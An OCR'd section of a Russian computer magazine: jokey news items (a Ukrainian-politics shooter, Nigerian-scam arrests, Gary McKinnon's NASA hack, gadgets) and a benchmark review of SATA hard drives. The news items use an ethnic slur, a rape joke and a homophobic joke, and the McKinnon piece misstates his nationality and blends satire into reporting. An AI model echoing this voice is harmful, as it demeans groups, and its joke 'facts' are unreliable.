
Хитом продаж на рынке компьютерных игр на Украине сейчас является игрушка «Операция Галичина». Она по сути является аддоном к шутеру Ghost Recon, а в основе сюжета лежат политические события незалэжной дэржавы, в которой нынче смутные времена. Цитирую текст на коробочке: «2008 год. На президентских выборах на Украине побеждает пророссийский кандидат Сергей Гришков. В западных областях не признают результаты выборов и объявляют, что не будут подчиняться продавшемуся русским Гришкову. Украина обращается к России с просьбой помочь в восстановлении территориальной целостности страны». В игре ты управляешь тем, кого прислали на помощь, то есть звероподобным спецназовцем с татуэровкой «Убиваю с одного удара». Твоя задача — штурмовать украинские города, мочить хохлов и насиловать их женщин. С последним — это я приукрасил, но в целом миссия понятна. Украинские чиновники такого поворота не ожидали. Ведь игра, по сути — симулятор свержения власти на Украине и убиения ее мирных жителей. Поэтому в срочном порядке издали указ игру запретить, виновных найти и повесить. Ну, или хотя бы выговор строгий сделать. В составе скандальной игры есть и другие части с событиями, которые якобы развиваются в далеком будущем. Например, в 8002 году на президентских выборах на Уране побеждает голубой кандидат Сережа Голубков. На Луне розовые избиратели не признают результаты выборов и объявляют, что не будут подчиняться прописвшемуся голубому засилию. Уран обращается к Марсу с просьбой помочь в восстановлении территориальной целостности империи». Несмотря на запрет, игра бойко расходится с пиратских прилавков, и наши украинские друзья с удовольствием расстреливают своих виртуальных соотечественников. Вообще, это не единственная игра, сделанная на Украине с политическим уклоном. Народ клепает геймухи, где предлагается метать яйца в Януковича, и таким образом «спасти Украину». Весело там, судя по всему.

АВТОРОВ НИГЕРИЙСКИХ ПИСЕМ ПРИНЯЛИ



Ты, мой друг, наверняка знаешь, что такое нигерийские письма, тем более мы о них писали. На твой почтовый ящик в один прекрасный день приходит мессага, в которой предлагается выгодная сделка по отмыванию денег. История может отличаться, но смысл такой — помоги баблишком сейчас, чтобы получить в сто раз больше потом. Ясен ясень, потом ты не увидишь ни денег, ни автора. Выходцы из Нигерии, живущие нынче в Испании, с помощью такого примитивного способа поднимают сотни тысяч баксов — доверчивых лохов в мире хватает. Испанские власти уже давно озабочены жалобами по поводу этих афер, и вот, наконец, решили положить этому конец. Месяц назад испанская полиция совместно с ФБР провели крупную операцию под кодовым названием «Нил». Ее целью стало задержание всех этих нигерийский благодетелей. В результате рейда удалось повязать 295 человек, так или иначе причастных к нигерийским аферам. Полиция изъяла более 200 тысяч евро, 2 тысячи мобильников и 327 компьютеров. Вообще, готовились к рейду уже давно, еще с 2003 г. Но накрыть банду решили только сейчас, после того, как стали известны имена и адреса всех ключевых фигур. Сейчас полиция выясняет, где хранятся остальные денежки. Также есть предположение, что с арестом этой мафии количество нигерийских посланий в инете резко сократится. Что ж, будем надеяться.

ХАКЕР РАСКРЫВАЕТ СЕКРЕТЫ NASA



Хакера этого зовут Гари Маккиннон. Обычный 39-летней американский хакер, вроде бы ничего особенного. Но Гарик взломал сеть нескольких военных и правительственных сетей США, включая NASA. И, так как правительство этого не любит, парня арестовали — теперь ему грозит до 70 лет тюрьмы. А пока он ожидает суда, журналисты газеты The Guardian связались со взломщиков и, как бы невзначай, поинтересовались, что такого интересного он обнаружил в секретных закромах сверхдержавы. «Ооо, я обнаружил там ТАКОЕ», — многозначительно охнул Гари. «Список внеземных сотрудников! Представляете? Они то уж точно не на Земле. А еще список названий кораблей! И это уж наверняка не тех, которые плавают». «Вы думаете у NASA есть секретные космические корабли?», — оживились журналисты. «То, что я нашел, заставило меня в это поверить», — уверенно молвил хакер. А еще он признался, что ему удалось добраться до американского центра управления космическими полетами, где оказались свидетельства подготовки межпланетной миссии! «Какой миссии?», — ужаснулись акулы пера. «Не помню. Я когда хакал, курнул малехо…». Правительство предъявило Гари серьезные обвинения. Мол, он повредил им там все компьютеры, удалил самые важные файлы и, вообще, слишком много знает. Хакер сообщил, что никакие компьютеры не повреждал, в NASA попал исключительно из желания узнать побольше про НЛО, а если что-то и удалил случайно, то сорри, с кем не бывает. Чем закончится эта история, я не знаю, но, сдается мне, после откровений с журналистами тело бедолаги скоро выловят в реках Амазонки, обглоданное пираньями. Или в одной из психушек Америки.

ШАШЛЫК НА СОЛНЦЕ



В Европе начались продажи экологически чистой жаровни на солнечных лучах. Гриль Sun Cook производится в Португалии и позволяет готовить еду, используя солнце в качестве единственного источника энергии. Не нужно собирать дрова для костра или жечь газ. Нет токсичных выбросов в атмосферу. Используя несколько зеркал из полированного алюминия, устройство концентрирует солнечные лучи на тефлоновой сковороде в центре конструкции. Если солнце достаточно высоко, сковорода нагревается до температуры 150 градусов по Цельсию и выше. В поясе тропиков можно разогревать до 3 килограммов еды разом, в других поясах — чуть поменьше. Существует возможность запрограммировать время жарки. По таймеру зеркала будут автоматически деактивированы. Дополнительная насадка позволяет приготовить кофе для компании из 6 человек всего за 10 минут. В набор входят программируемые часы на солнечных батареях. Стоимость гриля Sun Cook составляет около 200 евро.

ТАБЛЕТКА ИЗ ЯЩИКА



В Америке заработали первые автоматы по выдаче таблеток и микстур. С виду ScriptCenter (*www.asteres.com*) не отличается от банкомата с деньгами или ящика, выплевывающего шоколадные батончики. Назначая курс лечения, врач регистрирует рецепт в автомате и выдает пациенту персональный логин и пароль. Очередную порцию таблеток можно предварительно заказать через интернет или по телефону, а затем оплатить и забрать их в ScriptCenter. Чтобы пациент не получил слабительное вместо таблеток от кашля, машина дважды сверяет штрих-код: когда лекарства закладываются в автомат и непосредственно перед их выдачей. Новые автоматы эффективно решают проблему очередей в аптеках, а также обслуживают заказы полуночных пациентов.

ПЛАВАТЕЛЬНЫЕ ОЧКИ






Студентка третьего курса из Великобритании Кейти Уильямс изобрела «умные» очки Inview Goggles для профессиональных пловцов. На внутренней стороне линз — точно на зрительной оси — расположены счетчики времени и дистанции. При входе в воду пловец нажимает на кнопку на дужке очков, тем самым активирует встроенный компас и сообщает ему начальное направление движения. Далее при каждом развороте компас регистрирует изменение координат и добавляет единицу на LCD-табло. Сегодня большинство пловцов следит за временем по наручному или настенному секундомеру. Это не просто неудобно, но и ненужная потеря усилий и энергии. Многие сбиваются со счета. Теперь спортсмены могут полностью сконцентрироваться на совершенствовании техники плавания.

ЛИТРБОЛ

Компания Lazy Bone (*www.lazyboneuk.com*) начала поставки новой «народной забавы» Pee Goals в английские пабы. В комплект игры входит зеленое футбольное поле из пластика, небольшие ворота и мячик на леске. Все это дело размещается в утробе мужского писсуара. Осушив кружку-другую, предлагается в окружении зрителей побороть конфуз, прицелиться и пробить пенальти. Мяч из сетки рукой достает проштрафившийся. Стоимость одного комплекта игры составляет 8 долларов и меньше.




MAXTOR 6B300S0 | MAXTOR GL200P0 | SEAGATE ST3200826AS | SEAGATE ST3400832AS | WESTERN DIGITAL WD 2500JS

ПРОВЕРКА ЖЕСТКОГО ДРУГА

ТЕСТИРОВАНИЕ SERIAL ATA ЖЕСТКИХ ДИСКОВ


[intro]

Еще совсем недавно материнскую плату сложно было представить без, как минимум, двух интерфейсных разъемов IDE (Parallel ATA), несмотря на стремительную эволюцию других комплектующих. Однако с появлением нового стандарта SATA 150 (Serial ATA), ситуация начала стремительно меняться. Так, например, на системные платы LGF775 монтируется уже только один PATA-канал. В этой статье мы решили протестировать некоторые модели SATA-накопителей, чтобы измерить их основные скоростные характеристики и сравнить их с характеристиками современного PATA жесткого диска.



[технологии]

Если сравнить SATA- и PATA-винчестеры, то сразу бросаются в глаза отличия по их внешнему виду. Вместо здоровенного IDE шлейфа, SATA-хард подключается к компу маленьким и аккуратным интерфейсным кабелем, что очень хорошо, так как из-за меньших размеров кабеля улучшился воздухообмен внутри корпуса, упростился доступ к комплектующим, и из-за того, что SATA-кабель содержит меньше жил, увеличилась скорость передачи данных до 150 мегабайт в секунду против 133 мегабайт PATA. На SATA-шнурке может «висеть» только один винт, поэтому перемычка для выбора режима работы накопителя (master или slave) больше не нужна. Изменился и способ запитывания накопителей — вместо привычного molex'а, у SATA-винтов — свой собственный коннектор. Основное нововведение SATA-интерфейса — это поддержка hot swap, то есть подключение винчестеров «на горячую». Это очень полезное нововведение, так как больше не нужно выключать компьютер, чтобы подключить свой хард, но есть небольшая проблема: не все материнские платы и не все винты поддерживают «горячее» подключение. Подобно SCSI винчестерам у SATA-девайсов появилась поддержка технологии NCQ. NCQ — это технология сортировки команд, поступающих от компа на винт, с целью достижения максимальной производительности. Например, на HDD поступала команда на чтение данных с 12, 3 и 7 дорожки, NCQ сделает так, чтобы маршрут движения магнитных головок был оптимальным. Да, кстати, следует отметить, что отдельные эстеты при желании могут подключить SATA-накопитель к PATA-контроллеру через специальный переходник.



[методика тестирования]

Тестирование проводилось при помощи программ HD Tach и WinBench 99. С помощью HD Tach измерялись следующие характеристики: пиковая скорость последовательного чтения, средняя скорость последовательного чтения, пиковая скорость последовательной записи, средняя скорость последовательной записи, время случайного доступа (Random Access Time) и пиковая скорость интерфейса. Затем на жестком диске создавался раздел, равный его полной емкости, который форматировался под файловую систему NTFS. Затем применялся тест Disk Transfer Rate (по сути дела тоже линейное чтение), входящий в состав пакета WinBench 99, фиксировалась начальная и конечная скорость, кроме того, производился анализ построенного графика, он не должен был содержать резких «скачков» или «провалов». В процессе тестирования каждого накопителя происходил постоянный мониторинг температуры при помощи программы HDD Temperature, и фиксировалась максимальная температура.

Для сравнения скоростных характеристик SATA- и PATA-жестких дисков со скоростью вращения шпинделя 7200 оборотов в минуту, к тестируемым девайсам был добавлен PATA-винчестер.



[тестовый стенд]

- Процессор Intel Celeron D 3GHz
- Материнская плата Intel D925XECV2
- Оперативная память Kingston 256Mb DDR2
- HDD Western Digital WD2000JB 200Gb
- Операционная система Windows XP Corporate Edition SP2

Test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям НИКС - Компьютерный Супермаркет (т.(095)974-3333, www.nix.ru), «Остров Формоза» \(т. (095)926-2452, www.island-formoza.ru), а также российские представительства компаний Maxtor, Seagate

Maxtor 6B300S0



Объем, Гб: 300
Интерфейс:SATA
Скорость вращения об/мин: 7200
Объем кэш памяти, Мб: 16
Количество дисков: 4
Количество головок: 8
Размеры, мм: 147 x 26 x 102
Масса, кг: 0,6
Результаты тестирования:
Скорость последовательного чтения, Мб/с:
Пиковая: 66,2
Средняя: 53,9
Скорость последовательной записи, Мб/с:
Пиковая: 36,5
Средняя: 26,8
Random Access Time, ms: 14,1
Пиковая скорость интерфейса, Мб/с: 133,5
Disk Transfer Rate, Кб/с
Начальная скорость: 64400
Конечная скорость: 38100
Максимальная температура, С: 50
Ровный график чтения,
но средние скоростные характеристики

Комплектация сильно отличается от стандартной. Если другие накопители попали на тестирование только в антистатических пакетах, то здесь в наличии имеется симпатичная коробка, в которую были упакованы два харда, диск с программным обеспечением, SATA- интерфейсный кабель и пакетик с фурнитурой для монтажа накопителей в кузов. Эти жесткие диски вторые после Seagate 3400832AS по емкости. Также сразу бросается в глаза огромный объем кэш-памяти девайса (целых 16 мегабайт), что в два раза больше, чем у других участников тестирования. Сразу вырисовывается область применения этих накопителей, например, дисков, установленных на небольшом файле в сервере локальной сети, то есть задачи, где критичен размер кэш-памяти винчестера. Рассмотрим результаты тестов этих устройств. В целом совсем неплохо: накопитель уверенно занял третье место среди SATA жестких дисков, в тесте на время случайного доступа, занял второе место, а по результатам теста на пиковую скорость интерфейса, вообще, уверенно победил (тут видно сказался больший объем кэш-памяти, чем у других винтов). Из недостатков можно выделить высокую температуру, зафиксированную на харде (второй результат), причем, по производительности, хард заметно отстал от победителей теста.

Seagate ST3200826AS



Объем, Гб: 200
Интерфейс:SATA
Скорость вращения об/мин: 7200
Объем кэш памяти, Мб: 8
Количество дисков: 2
Количество головок: 4
Размеры, мм: 147 x 26 x 102
Масса, кг: 0,6
Результаты тестирования:
Скорость последовательного чтения, Мб/с:
Пиковая: 73,1
Средняя: 61,1
Скорость последовательной записи, Мб/с:
Пиковая: 70,9
Средняя: 48,1
Random Access Time, ms: 15,7
Пиковая скорость интерфейса, Мб/с: 128,8
Disk Transfer Rate, Кб/с
Начальная скорость: 71100
Конечная скорость: 40600
Максимальная температура, С: 49
Самый лучший график по скоростным характеристикам,
Максимальная и средняя скорость чтения впечатляют

Этот накопитель приятно удивил нас своей производительностью. Винчестер безоговорочно победил в тестах на скорость линейного чтения (как пиковая, так и средняя скорость), Disk Transfer Rate (начальная и конечная скорость) и разделил победу в тесте на скорость последовательной записи вместе с ST3400832AS. К сожалению, не обошлось и без недостатков. Из-за высокой плотности записи на пластину, накопитель показал слабый результат в тесте на случайное время доступа (третий из четырех) — это характерная проблема жестких дисков от Seagate. Кроме того, винчестер отличается достаточно шумным характером, особенно при операциях позиционирования магнитных головок, плюс добавим сюда типичную проблему со слишком высокой температурой — целых сорок девять градусов.

Seagate ST3400832AS



Объем, Гб: 400	
Интерфейс:SATA	
Скорость вращения об/мин: 7200	
Объем кэш памяти, Мб: 8	
Количество дисков: 4	
Количество головок: 8	
Размеры, мм: 147 х 26 х 102	
Масса, кг: 0,7	
Результаты тестирования:	
Скорость последовательного чтения, Мб/с:	
Пиковая: 71,3	
Средняя: 59,9	
Скорость последовательной записи, Мб/с:	
Пиковая: 70,9	
Средняя: 48,1	
Random Access Time, ms: 16,1	
Пиковая скорость интерфейса, Мб/с: 127,5	
Disk Transfer Rate, Кб/с	
Начальная скорость: 69700	
Конечная скорость: 40300	
Максимальная температура, С: 52	
Несмотря на вдвое больший объем, винчестер совсем немного отстает от ST3200826AS	

Вторя модель накопителя от Seagate, от предыдущего устройства, отличается вдвое большим объемом. Как известно, если два винчестера сделаны по одной технологии (в частности, одинаковая плотность записи на пластину), и различаются лишь емкостью, то обычно модель с меньшим объемом более производительная. Не стала исключением и пара винтов от Seagate, 400 гигабайтная модель показала более слабый результат, но разница оказалась минимальной. Если посмотреть на итоги теста скорости линейного чтения, то можно обнаружить, что данный накопитель расположился на втором месте (и пиковая, и средняя скорость), и разделил победу в тесте на скорость линейной записи вместе с ST3200826AS (оба показали абсолютно идентичный результат как по пиковой, так и по средней скорости записи), причем разница между вторым и третьим результатом (его показал Maxtor 6B300S0) составила 21,2 мегабайта в секунду. В тесте Disk Transfer Rate девайс также прочно обосновался на втором месте, немного отстав от ST3200826AS. Недостатки практически такие же, как и у двести гигабайтной модели. Это самые слабые показатели в тесте на случайное время доступа (последнее место). Звание самого горячего накопителя тоже принадлежит этой модели (из-за его самой большой емкости).

RIME SCENE CAUTION

Western Digital WD2500JS



Объем, Гб: 250	
Интерфейс: SATA	
Скорость вращения об/мин: 7200	
Объем кэш памяти, Мб: 8	
Количество дисков: 3	
Количество головок: 6	
Размеры, мм: 147 х 26 х 102	
Масса, кг: 0,7	
Результаты тестирования:	
Скорость последовательного чтения, Мб/с:	
Пиковая: 63,2	
Средняя: 53,0	
Скорость последовательной записи, Мб/с:	
Пиковая: 38,8	
Средняя: 23,8	
Random Access Time, ms: 13,6	
Пиковая скорость интерфейса, Мб/с: 128,5	
Disk Transfer Rate, Кб/с	
Начальная скорость: 61300	
Конечная скорость: 37400	
Максимальная температура, С: 42	
К сожалению, устройство от Western Digital показало последний результат по скорости линейного чтения	

Устройство емкостью 250 гигабайт производит Western Digital. В отличие от других жестких дисков, чьи корпуса были традиционно серебристого цвета, начинка этого харда упакована в стильный черный корпус. Данный жесткий диск оказался самым холодным из тестируемых (42 градуса по Цельсию). Разница между первым и последним местом составила целых 10 градусов! Накопитель оказался и самым быстрым по показаниям теста на случайное время доступа с результатом 13,6 ms. А вот другие результаты тестов не столь обнадеживают. В тесте на скорость последовательного чтения накопитель занял последнее место (самый слабый результат как по показаниям пиковой, так и средней скорости), немного проиграв Maxtor 6B300S0, на таком же месте девайс завершил тест Disk Transfer Rate, только отставания от Maxtora здесь более ощутимо. Чуть лучше положение в тесте на скорость последовательной записи, пиковая скорость — третий результат, но средняя скорость всего лишь четвертый, а так как средняя скорость имеет более высокий приоритет, то итоговая оценка за скорость линейной записи, оказывается самой низкой. Шум, издаваемый накопителем, чуть более тихий, чем у остальных. Мы подметили одну неприятную особенность: в процессе работы накопитель сильно вибрирует, и если ты плохо закрепил этот девайс при монтаже в корпусе, то шум, издаваемый жестким диском, усилится на порядок.

*В ТЕСТИРОВАНИИ НЕ УЧАСТВУЕТ, ДОБАВЛЕН ДЛЯ СРАВНЕНИЯ СКОРОСТНЫХ ХАРАКТЕРИСТИК

Maxtor GL200P0

Объем, Гб: 200
Интерфейс: IDE (UDMA133)
Скорость вращения об/мин: 7200
Объем кэш памяти, Мб: 8
Количество дисков:
Количество головок:
Размеры, мм: 147 x 25 x 102
Масса, кг: 0,6
Результаты тестирования:
Скорость последовательного чтения, Мб/с:
Пиковая: 67,2
Средняя: 53,8
Скорость последовательной записи, Мб/с:
Пиковая: 32,8
Средняя: 25
Random Access Time, ms: 14,9
Пиковая скорость интерфейса, Мб/с: 90,6
Disk Transfer Rate, Кб/с
Начальная скорость: 65100
Конечная скорость: 36800
Максимальная температура, С: 47
Оценка акустических характеристик: 8/10
Не смотря на «устаревший» интерфейс винчестер показывает весьма приличную скорость

$120



Под конец мы не могли не протестировать жесткий диск со старым добрым PATA-интерфейсом. В качестве подопытного был выбран девайс Maxtor GL200P0. И какие же выводы можно сделать, проанализировав результат? Вывод будет банален: по своим основным скоростным характеристикам, более слабым является Maxtor GL200P0, практически не уступающий навороченной модели Maxtor 6B300S0. В тестах на скорость последовательной записи, скорость последовательного чтения, Disk Transfer Rate и на время случайного доступа — отставание минимально (а по показаниям пиковой скорости чтения и начальной скорости в Disk Transfer Rate Maxtor GL200P0 даже немного опередил Maxtor 6B300S0). И только по итогам пиковой скорости интерфейса накопитель с PATA-интерфейсом, серьезно отстал от SATA-устройств (что не удивительно). Конечно, если бы проделали тест, например, моделирующий, сильно загруженный web-сервер, то Maxtor 6B300S0, за счет более емкого кэша, опередил бы Maxtor GL200P0, причем, скорее всего, он опередил бы и накопители от Seagate по вышеописанной причине, но лучший результат был бы получен за счет емкости кэш-памяти, а не за счет эффективности и скорости интерфейса.

ION CRIME SCENE

[Тестовый стенд]

Ну что же, главный вывод, который можно сделать, опираясь на результаты проделанного тестирования,— это то, что все скоростные преимущества Serial ATA интерфейса не раскрываются целиком при использовании этого интерфейса на жестких дисках со скоростью вращения шпинделя 7200 оборотов в минуту, по сравнению с PATA-накопителями. Главным сдерживающим фактором является механическая часть винчестера (или гермоблок), в большинстве случаев производители используют одинаковые механические части для моделей накопителей с интерфейсом PATA и SATA. Однако появляются новые, более скоростные жесткие диски, где преимущества Serial ATA проявляются во всей красе, поэтому поддержка SATA-интерфейса у твоей материнской платы это гарантия возможности расширения.

Второй вывод: современные жесткие диски весьма ощутимо греются. Суди сам — во время тестирования накопитель находился вне корпуса в хорошо проветриваемом, прохладном помещении, но это не помешало ему разогреться до 50 градусов (это усредненный результат) при интенсивной работе. В закрытом корпусе и при плохой циркуляции воздуха, температура винчестера может превысить и 60—70 градусов. Результатом такой работы являются горелые микросхемы управления системой позиционирования магнитных головок. Разумеется, все современные жесткие диски имеют защиту от перегрева (защита работает следующим образом: как только температура превысит некое пороговое значение, накопитель или сильно замедляет свою работу, или самовыключается, выжидая охлаждения микросхемы), но эксплуатация винчестера в предельных режимах работы сильно сократит его срок службы. Поэтому мы рекомендуем на самые горячие девайсы ставить системы пассивного или активного охлаждения.

